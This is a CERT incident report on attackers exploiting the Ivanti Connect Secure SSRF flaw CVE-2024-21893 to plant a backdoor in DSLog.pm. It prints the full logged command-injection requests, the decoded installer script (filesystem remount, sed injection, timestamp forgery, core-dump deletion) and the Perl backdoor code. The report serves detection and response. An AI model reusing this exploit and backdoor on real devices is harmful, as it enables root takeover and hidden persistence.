Cyberdefense

Security Intelligence | CERT Report

Ivanti Connect Secure: Journey to the core of the DSLog backdoor

www.orangecyberdefense.com

Contents

Summary

- Ivanti Server-Side Request Forgery vulnerability, CVE-2024-21893, is used to inject previously unknown and interesting backdoor.
- Access to this backdoor is controlled through basic 'API key' mechanism.
- Attacker performs commands injection with high privileges.
- Orange Cyberdefense continues to monitor, investigate, and report on activity that is associated with exploitation of the recently disclosed Ivanti vulnerabilities.

Background

On January 31, 2024, Ivanti released fixes to address four vulnerabilities, CVE-2023-46805, CVE-2024-21887, CVE-2024-21888 and CVE-2024-21893. The last two vulnerabilities were disclosed on the day of the patch release, along with a second set of mitigations that can be applied as an alternative to the fixes.

Details on CVE-2024-21893, a Server-Side Request Forgery (SSRF) vulnerability affecting the embedded SAML module, were quickly shared publicly by security researchers from Rapid7 then AssetNote, with a functional working PoC that anyone could use. Within hours of the release of the PoC, the Orange Cyberdefense CERT identified attacks targeting this SAML vulnerability.

Orange Cyberdefense discovered that attackers injected a backdoor into a component of the Ivanti appliance using this SAML vulnerability, thus providing the attacker with persistent remote access. The attackers also put measures in place to control access to the backdoor.

You can find the vulnerabilities details on two advisories Orange Cyberdefense published (customer account required to access the content):

Vulnerability Intelligence Watch: https://portal.cert.orangecyberdefense.com/vulns/60095

World Watch: https://portal.cert.orangecyberdefense.com/worldwatch/839001

2024-02-03 12:15am UTC	Orange Cyberdefense detects a compromise of a customer exploiting CVE-2024-21893 vulnerability
2024-02-03 8:35pm UTC	Orange Cyberdefense detects 670 compromised assets; using index.txt and index{1,2} technique

On the first hour of February 3rd, Orange Cyberdefense analyzed a snapshot and logs of a compromised appliance. This appliance had the initial XML mitigation (API endpoints blocked) in place but not yet the second mitigation (or patch).

After decrypting the snapshot, analysis started seeking to identify any recent pattern that might explain how the appliance has been compromised. Subsequently Orange Cyberdefense discovered a backdoor that was injected into the appliance's code base.

Initial Request:

Evidence of exploitation can be found within the following Ivanti log file:

- log.localhostX-DAY-YEAR-XX-XX_XX_XX_XX-(XXX).access

In which, unauthenticated threat actors can be seen issuing a SAML authentication request which contains an encoded command within the ‘RetrievalMethod URI’:

```
info - Default Network::System()▯▯▯▯▯▯▯▯▯(uid__1706972337_16488_7) - 2024/02/03 14:58:57 - SAML
AuthnRequest received '<?xml version="1.0" encoding="UTF-8"?> <soap:Envelope
xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">  <soap:Body>    <ds:Signature
xmlns:ds="http://www.w3.org/2000/09/xmldsig#">      <ds:SignedInfo>
<ds:CanonicalizationMethod Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#"/>
<ds:SignatureMethod Algorithm="http://www.w3.org/2000/09/xmldsig#rsa-sha1"/>
</ds:SignedInfo>      <ds:SignatureValue>Signature</ds:SignatureValue>      <ds:KeyInfo
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xsi:schemaLocation="http://www.w3.org/2000/09/xmldsig"
xmlns:ds="http://www.w3.org/2000/09/xmldsig#">        <ds:RetrievalMethod
URI="http://127.0.0.1:8090/api/v1/license/keys-
status/%3Becho%20ZWNobyAkKHVuYW1lIC1hO2lkKT4vaG9tZS93ZWJzZXJ2ZXIvaHRkb2NzL2Rhbm
EtbmEvaW1ncy9pbmRleDIudHh0%7C%20%2Fusr%2Fbin%2Fbase64%20%2Dd%20%7C%20%2Fbi
n%2Fbash%3B"/>        <ds:X509Data/>      </ds:KeyInfo>      <ds:Object></ds:Object>
</ds:Signature>   </soap:Body> </soap:Envelope>'
```

The URL encoded request contains a Base64 encoded command within the requested URI. Removing the URI encoding reveals:

```
http://127.0.0.1:8090/api/v1/license/keys-status/;echo
ZWNobyAkKHVuYW1lIC1hO2lkKT4vaG9tZS93ZWJzZXJ2ZXIvaHRkb2NzL2RhbmEtbmEvaW1ncy9pbm
RleDIudHh0| /usr/bin/base64 -d | /bin/bash;
```

Complete command with previous Base64 text highlighted in orange:

```
http://127.0.0.1:8090/api/v1/license/keys-status/;echo echo $(uname -
a;id)>/home/webserver/htdocs/dana-na/imgs/index2.txt| /usr/bin/base64 -d | /bin/bash;
```

The ‘echo’ command is used to output the results of the ‘uname’ command to the file ‘index2.txt’ in a publicly accessible directory using the bash command interpreter and Base64 decode utility.

The content of the file ‘index2.txt’ contains the output of the ‘uname’ command as follows:

```
Linux localhost2 2.6.32-00076-g06abd49-dirty #1 SMP Sun Sep 24 21:03:00 EDT 2023 x86_64 x86_64
x86_64 GNU/Linux uid=0(root) gid=0(root) groups=0(root)
```

The content of the file reveals the username under which the command was executed, in this case the ‘root’ user (user id 0).

This is almost certainly an internal reconnaissance activity to confirm that the exploit technique will/has given attackers root access to the Ivanti device. The creation time of the file and the timestamp within the file indicates when the ‘uname’ command was executed. This can be useful if access logs have been deleted by attackers.

Backdoor installation

Following a successful attempt, the following SAML request is issued:

```
info - Default Network::System()(uid__1706972616_18839_5) - 2024/02/03 15:03:36 - SAML
AuthnRequest received '<?xml version="1.0" encoding="UTF-8"?> <soap:Envelope
xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">  <soap:Body>    <ds:Signature
xmlns:ds="http://www.w3.org/2000/09/xmldsig#">      <ds:SignedInfo>
<ds:CanonicalizationMethod Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#"/>
<ds:SignatureMethod Algorithm="http://www.w3.org/2000/09/xmldsig#rsa-sha1"/>
</ds:SignedInfo>      <ds:SignatureValue>Signature</ds:SignatureValue>      <ds:KeyInfo
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xsi:schemaLocation="http://www.w3.org/2000/09/xmldsig"
xmlns:ds="http://www.w3.org/2000/09/xmldsig#">        <ds:RetrievalMethod
URI="http://127.0.0.1:8090/api/v1/license/keys-
status/%3Becho%20bW91bnQgLW8gcmVtb3VudCxydyAvCgpERVNURklMRT0iL2hvbWUvcGVybC9E
U0xvZy5wbSIKQ0xGSUxFPSIvaG9tZS9wZXJsL0RTTG9nTUlucG0iCgppZiBjYXQgJERFU1RGSUxFIHw
gZ3JlcCAtcSAnSFRUUF9VU0VSX0FHRU5UJzsgdGhlbgoJZWNobyAnT0snOwplbHNlCglzZWQgLWkgJ
zEwMmlcXCAgbXkgXCR1YSA9IFwkXEVOVntIVFRQX1VTRVJfQUdFTlR9O1xuICBteSBcJHJlcSA9IFwkX
EVOVntRVUVSWV9TVFJJTkd9O1xuICBteSBcJHF1ciA9IFwiZGE1OGJkYjc2NTkwNDMwMDU4MWZlO
GE4MThjMjhjY2E3YzBiNjJlYWJkN2NlMjlmMTgxOTI0MTc3YzhmMTNjN1wiO1xuICBteSBAcGFyYW0gP
SBzcGxpdCgvJi8sIFwkcmVxKTtcbiAgaWYgKGluZGV4KFwkdWEsIFwkcXVyKSAhPSAtMSkge1xuICAgI
GlmIChcJHBhcmFtWzFdKXtcbiAgICAgIG15IEByZXMgPSBzcGxpdCgvPS8sIFwkcGFyYW1bMV0pO1xu
ICAgICAgaWYgKFwkcmVzWzBdIGVxIFwiY2RpXCIpe1xuICAgICAgICBcJHJlc1sxXSA9fiBzLyhbYS1mQ
S1GMC05XVthLWZBLUYwLTldKS9jaHIoaGV4KFwkMSkpL2VnO1xuICAgICAgICBcJHJlc1sxXSA9fiB0ci
8hLX4vUC1%2BIS1PLztcbiAgICAgICAgc3lzdGVtKFwke3Jlc1sxXX0pO1xuICAgICAgfVxuICAgIH1cbiAgf
ScgJERFU1RGSUxFCmZpCgovYmluL3RvdWNoIC1yICRDTEZJTEUgJERFU1RGSUxFCgpybSAtcmYg
L3Zhci9jb3Jlcy8qCi9ob21lL3ZlbnYzL2Jpbi9weXRob24zIC1jICdpbXBvcnQgRFNNb25pdG9yO0RTTW9
uaXRvci53YXJtUmVzdGFydCgpJw%3D%3D%7C%20%2Fusr%2Fbin%2Fbase64%20%2Dd%20%7
C%20%2Fbin%2Fbash%3B"/>        <ds:X509Data/>      </ds:KeyInfo>      <ds:Object></ds:Object>
</ds:Signature>   </soap:Body> </soap:Envelope>'
```

The URL encoded request contains a Base64 encoded command within the requested URI:

```
http://127.0.0.1:8090/api/v1/license/keys-status/;echo
bW91bnQgLW8gcmVtb3VudCxydyAvCgpERVNURklMRT0iL2hvbWUvcGVybC9EU0xvZy5wbSIKQ0xG
SUxFPSIvaG9tZS9wZXJsL0RTTG9nTUIucG0iCgppZiBjYXQgJERFU1RGSUxFIHwgZ3JlcCAtcSAnSFRU
UF9VU0VSX0FHRU5UJzsgdGhlbgoJZWNobyAnT0snOwplbHNlCglzZWQgLWkgJzEwMmlcXCAgbXkgX
CR1YSA9IFwkXEVOVntIVFRQX1VTRVJfQUdFTlR9O1xuICBteSBcJHJlcSA9IFwkXEVOVntRVUVSWV9T
VFJJTkd9O1xuICBteSBcJHF1ciA9IFwiZGE1OGJkYjc2NTkwNDMwMDU4MWZlOGE4MThjMjhjY2E3Yz
BiNjJlYWJkN2NlMjlmMTgxOTI0MTc3YzhmMTNjN1wiO1xuICBteSBAcGFyYW0gPSBzcGxpdCgvJi8sIF
wkcmVxKTtcbiAgaWYgKGluZGV4KFwkdWEsIFwkcXVyKSAhPSAtMSkge1xuICAgIGlmIChcJHBhcmFt
WzFdKXtcbiAgICAgIG15IEByZXMgPSBzcGxpdCgvPS8sIFwkcGFyYW1bMV0pO1xuICAgICAgaWYgKF
wkcmVzWzBdIGVxIFwiY2RpXCIpe1xuICAgICAgICBcJHJlc1sxXSA9fiBzLyhbYS1mQS1GMC05XVthLW
ZBLUYwLTldKS9jaHIoaGV4KFwkMSkpL2VnO1xuICAgICAgICBcJHJlc1sxXSA9fiB0ci8hLX4vUC1+IS1P
LztcbiAgICAgICAgc3lzdGVtKFwke3Jlc1sxXX0pO1xuICAgICAgfVxuICAgIH1cbiAgfScgJERFU1RGSUxF
CmZpCgovYmluL3RvdWNoIC1yICRDTEZJTEUgJERFU1RGSUxFCgpybSAtcmYgL3Zhci9jb3Jlcy8qCi9
ob21lL3ZlbnYzL2Jpbi9weXRob24zIC1jICdpbXBvcnQgRFNNb25pdG9yO0RTTW9uaXRvci53YXJtUmVz
dGFydCgpJw==| /usr/bin/base64 -d | /bin/bash;
```

Complete command with previous Base64 text highlighted in orange:


```
http://127.0.0.1:8090/api/v1/license/keys-status/;echo mount -o remount,rw /

DESTFILE="/home/perl/DSLog.pm"
CLFILE="/home/perl/DSLogMB.pm"

if cat $DESTFILE | grep -q 'HTTP_USER_AGENT'; then
        echo 'OK';
else
        sed -i '102i\\  my \$ua = \$\ENV{HTTP_USER_AGENT};\n  my \$req =
\$\ENV{QUERY_STRING};\n  my \$qur =
\"da58bdb765904300581fe8a818c28cca7c0b62eabd7ce29f181924177c8f13c7\";\n  my @param =
split(/&/, \$req);\n  if (index(\$ua, \$qur) != -1) {\n    if (\$param[1]){\n      my @res = split(/=/,
\$param[1]);\n      if (\$res[0] eq \"cdi\"){\n        \$res[1] =~ s/([a-fA-F0-9][a-fA-F0-9])/chr(hex(\$1))/eg;\n
\$res[1] =~ tr/!-~/P-~!-O/;\n        system(\${res[1]});\n      }\n    }\n  }' $DESTFILE
fi

/bin/touch -r $CLFILE $DESTFILE

rm -rf /var/cores/*
/home/venv3/bin/python3 -c 'import DSMonitor;DSMonitor.warmRestart()'| /usr/bin/base64 -d |
/bin/bash;
```

In this instance, the ‘mount’ command is used to ensure that the attacker has read/write permissions on the file system.

Next the script attempts to detect whether the ‘DSLog.pm’ Perl script, a legitimate command normally used to log events on the Ivanti device, has already been modified by the attacker. The command searches the file for the string 'HTTP_USER_AGENT' and if present, the script responds with ‘OK’. This will essentially tell the attacker if their malicious code is already in place.

The backdoor is injected using the ‘sed’ command at line 102 of the ‘DSLog.pm’ file if the ‘HTTP_USER_AGENT’ string does not exist.

The backdoor installed at line 102 in the DSLog.pm file:



```
102    my $ua = $ENV{HTTP_USER_AGENT};
103    my $req = $ENV{QUERY_STRING};
104    my $qur = "[redacted]";
105    my @param = split(/&/, $req);
106    if (index($ua, $qur) != -1) {
107      if ($param[1]){
108        my @res = split(/=/, $param[1]);
109        if ($res[0] eq "cdi"){
110          $res[1] =~ s/([a-fA-F0-9][a-fA-F0-9])/chr(hex($1))/eg;
111          $res[1] =~ tr/!-~/P-~!-O/;
112          system(${res[1]});
113        }
114      }
115    }
```

Once this backdoor is in place, the attacker can execute commands on the compromised device.

Backdoor functionality

The backdoor is inserted into an existing Perl file called ‘DSLog.pm’. The DSLog module is responsible to log anything on the device, such as:

- authenticated web requests (username, realm, roles, uid, sessionId, etc.) for user and admin;
- any web request (sourceip, userAgent, browserId, etc.);
- system logs (admin, events, sensors, certHash, etc.):

The attacker specifically targeted the main function of the module, related to the request received by the device: « DSLog::Msg ». This function is related to more than 200 external endpoints (in /dana-na/ & /dana-admin/).

Significant differences between several webshells were observed during the first two campaigns that exploited CVE-2023-46805 and CVE-2024-21887. These are:

- the webshell does not return status/code when trying to contact it. There is no known way to detect it directly.
- the implemented backdoor uses a unique hash per appliance. This hash cannot be used to contact the same backdoor implemented in another device.

This unique SHA256 hash is stored at line 104 in the example shared earlier and is referenced by the '$qur' variable. This hash acts like a simple 'API' key. The attacker must supply this hash by populating the HTTP User-Agent header field in an HTTP request to the appliance.

When the SHA256 values match, the content of query parameter named 'cdi' is selected. This content contains the commands to be executed and is a hex encoded ROT47 ciphertext. As shown with the output of the 'uname' command, the user that the commands will execute as is the 'root' user. At this point the attacker can execute any command on the compromised host.

It was not possible to determine the scheme the attacker used to calculate the SHA256 value for the '$qur' variable. Many combinations based on the IP address, hostname of the device, as well as some additional material created by the attacker such as the content of the 'index.txt' and 'index2.txt' files was attempted, but none matched the value present in the DSLog.pm file.

Attacker issued commands using the backdoor should be found as hex encoded values in the '.access' logs. However, Orange Cyberdefense CERT noted that '.access' logs were cleared on multiple devices to hide past and future activities done on the device.

After this analysis, we were looking for a way to detect the presence of the backdoor at scale. Following further analysis of the backdoor and the way it has been implemented, we think it cannot be checked in a simple way (such as for some backdoor variants dropped using the CVE-2023-46805 & CVE-2024-21887 vulnerabilities).

We also determine that the best way, at least as a quick-win, to determine if the device has been compromised, was to check the artifacts created by the attacker himself when triggering the SSRF vulnerability: the index{}.txt files,are located in the same directory:

- hxxp://{ip}/dana-na/imgs/index.txt (found in few appliances – containing less than 10 random characters);
- hxxp://{ip}/dana-na/imgs/index1.txt (found in few appliances);
- hxxp://{ip}/dana-na/imgs/index2.txt (found in most compromised appliances).

By implementing this check, we identified almost 700 compromised assets. 20% of these appliances were also compromised during the first campaign. However, the remaining ones had the initial XML mitigation applied (so were not vulnerable to CVE-2023-46805 & CVE-2024-21887) but lacked the second mitigation or patches.

Currently we're still monitoring assets to identify some variants of this attack.

Recommended Actions

CISA urged Federal agencies to disconnect, and factory reset all their appliances [source]. Ivanti and Mandiant now recommend 2 consecutive upgrades [source], to prevent a possible future rollback that would put the device back in its previous “compromised” state. This ensures that instances are indeed clean. This extreme resolution process may be daunting, but failing that patches should be prioritized, alternatively at least apply the mitigating sooner vs. factory resetting later. Factory reset with full patching is recommended when a device has been compromised or if a target of interest could be in the sights of the Chinese threat actor behind these 0-days.

It is highly recommended to follow Ivanti's process and apply either the new XML mitigation or ideally apply the patches released on January 31, 2024 [source]. The patches are currently limited to a handful of versions so if a version is missing a patch, then apply the XML mitigation and please check back regularly to see if a specific version received a patch in the meantime.

Scans with the Ivanti Integrity Checker Tool (ICT) are not guaranteed to be completely accurate and may miss possible compromises but remain the most practical source of detection in many cases, if:

- your appliance was mitigated early on (around January 11th onward)
- no historical ICT nor external ICT scans showed signs of compromise,
- and no other suspicious behavior, i.e. in IOCs, logs, or alerts from security solutions was found in the rest of the infrastructure.

If these are true, then the device is probably free from compromise. Nevertheless, it is recommended to keep investigating for signs of compromise, by scanning the appliance regularly with the internal / external ICT and using the latest available IOCs.

A system snapshot and extract of relevant memory and log data is recommended before running the ICT external scan, as it reboots the appliance [source]. Consider enabling debug logging as this could improve detection. Debug level logging (including unauthenticated requests) is not enabled by default due to potential performance issues.

An incident response plan must be activated if a compromised device is identified. This plan may include:

- isolating the appliance from other systems
- auditing recently created or modified privileged accounts
- revoking credentials including certificates or passwords possibly exposed
- monitoring suspicious authentication attempts
- investigating and finding anomalies in services or devices previously connected to the Ivanti appliance

Additional investigation can be performed using the network/host-based IOCs below (or the full list available only to our MTD/MTI clients through the Orange Cyberdefense Datalake), detection rules, or analysis of suspicious behavior directly in logs or on the device.

Also, pay attention to how Ivanti appliances are configured as it can be active-passive and/or involve a cluster of devices and may require certain steps to ensure thorough investigation. We can help you assess if your instance was indeed compromised and if so, please contact our Incident Response hotline.

What we are doing

All Orange Cyberdefense Managed Service clients are protected as our dedicated teams have applied the vendor's recommendations. Orange Cyberdefense Managed Threat Defense teams are proactively performing investigations for clients with this service. Impacted clients will be notified if any suspicious behavior is identified.


You can find the vulnerabilities details on two advisories Orange Cyberdefense published (customer account required to access the content):

- Vulnerability Intelligence Watch: https://portal.cert.orangecyberdefense.com/vulns/60095
- World Watch: https://portal.cert.orangecyberdefense.com/worldwatch/839001

We can help you assess if your instance was indeed compromised and if so, please contact our Incident Response hotline.

Appendix

Backdoor Discovery Timeline


Discovery Timeline
2024-02-02 7:37pm UTC
Action
Rapid7 publishes an analysis of CVE-2024-21893 including a functional proof-of-concept that can easily embedded into an exploitation code
2024-02-03 12:15am UTC
detection
Orange Cyberdefense detects the use of the CVE-2024-21893 vulnerability on a managed device.
2024-02-03 8:35pm UTC
Scanning
Orange Cyberdefense detects 670 compromised assets; using index.txt and index{1,2} technique
2024-02-03 9:30pm UTC
Response
Orange Cyberdefense contacts identified customers compromised in this campaign.
2024-02-06 5:45pm UTC
Response
Approximately 100 appliances were using some blocking features (e.g through Cisco ASA ; or through another unknown software displaying fake NGinx 404 banners), as well as “geolock” features to allow access to people from the company country only
2024-02-07 9:15am UTC
Monitoring
524 remaining compromised assets (some cleaned, some disconnected).

Indicators of Compromise

Host-based IoC

Path + filename	Hash	Description
/root/home/perl/DSLog[.]pm	N/A - varies	Legitimate DSLog Log module embedding the backdoor
/root/home/webserver/htdocs/dana-na/imgs/index[.]txt	N/A - varies	Some seem to be random characters.
/root/home/webserver/htdocs/dana-na/imgs/index1[.]txt	N/A - varies	Some seem to be random characters.
/root/home/webserver/htdocs/dana-na/imgs/index2[.]txt	N/A - varies	Embedding the result of ‘uname -a’
/root/home/webserver/htdocs/dana-na/imgs/logo[.]png		

Network-based IoC

Network Indicator	Type	Description
159.65.123.122	IP Address	Massive exploitation activity